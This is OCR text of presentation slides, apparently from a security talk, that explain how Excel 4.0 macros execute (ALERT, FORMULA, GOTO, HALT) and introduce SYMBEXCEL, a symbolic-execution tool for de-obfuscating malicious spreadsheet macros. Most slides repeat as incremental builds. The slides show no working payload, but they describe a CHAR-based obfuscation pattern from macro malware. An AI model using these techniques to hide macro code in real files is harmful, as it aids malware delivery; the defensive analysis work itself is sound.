
Memory

[A2] =ALERT(“This will execute 1st”)

[A3] =ALERT(“This will execute 2nd”)

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics



Memory


[A2] =ALERT("This will execute 1st")

ENTRY_POINT

[A3] =ALERT("This will execute 2nd")

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics




Memory

[A2] =ALERT(“This will execute 1st”) ENTRY_POINT	
[A3] =ALERT(“This will execute 2nd”)	
[A4] =FORMULA(”This will be written to B4”, B4)	[B4] This will be written to B4

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics



Memory		
	[A2] =ALERT(“This will execute 1st”) ENTRY_POINT	
	[A3] =ALERT(“This will execute 2nd”)	
	[A4] =FORMULA(”This will be written to B4”, B4)	[B4] This will be written to B4
	[A5] =FORMULA.FILL(“This will be written to B5”, B5)	[B5] This will be written to B5

FUNCTION → FORMULA → MACRO


Excel 4.0 Basics

Memory

[A2] =ALERT("This will execute 1st") ENTRY_POINT	
[A3] =ALERT("This will execute 2nd")	
[A4] =FORMULA("This will be written to B4", B4)	[B4] This will be written to B4
[A5] =FORMULA.FILL("This will be written to B5", B5)	[B5] This will be written to B5
[A6] =GOTO(B1) // also RUN, RETURN, user-defined function, etc.	

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics




Memory

	[B1] =ALERT(“This will execute last”)
[A2] =ALERT(“This will execute 1st”) ENTRY_POINT	
[A3] =ALERT(“This will execute 2nd”)	
[A4] =FORMULA(”This will be written to B4”, B4)	[B4] This will be written to B4
[A5] =FORMULA.FILL(“This will be written to B5”, B5)	[B5] This will be written to B5
[A6] =GOTO(B1) // also RUN, RETURN, user-defined function, etc.	

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics



Memory		[B1] =ALERT(“This will execute last”)
	[A2] =ALERT(“This will execute 1st”) ENTRY_POINT	[B2] =HALT()
	[A3] =ALERT(“This will execute 2nd”)	
	[A4] =FORMULA(”This will be written to B4”, B4)	[B4] This will be written to B4
	[A5] =FORMULA.FILL(“This will be written to B5”, B5)	[B5] This will be written to B5
	[A6] =GOTO(B1) // also RUN, RETURN, user-defined function, etc.	


FUNCTION → FORMULA → MACRO

De-obfuscation with SYMBEXCEL

Symbolic Execution allows to model all possible execution paths:

- Interpret the code, keeping the environment SYMBOLIC
- **Fork** on conditional instructions
- Once we reach an interesting point in the execution, use a **constraint solver**

De-obfuscation with SYMBEXCEL



Loader

Parses the Excel file (*.xls, .xlsm, .xlsb, .xlsx*) and maps it into memory

Creates a **Simulation Manager**

Initializes the **memory** and **environment**

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

```
[A2] =FORMULA(CHAR(..)&CHAR(..)&CHAR(..), B2)
```

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

```
[A2] =FORMULA(CHAR(..)&CHAR(..)&CHAR(..), B2)
```

1) Parses each formula to **generate an Abstract Syntax Tree (AST)**

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

```
[A2] =FORMULA(CHAR(..)&CHAR(..)&CHAR(..), B2)
```

1) Parses each formula to **generate an Abstract Syntax Tree (AST)**

2) Dispatches the execution to one or more **function handlers**

Simulation Manager

State orchestrator

Keeps track of multiple execution states

Initial state starts executing from the **entry point**

```
[A2] =FORMULA(CHAR(..)&CHAR(..)&CHAR(..), B2)
```

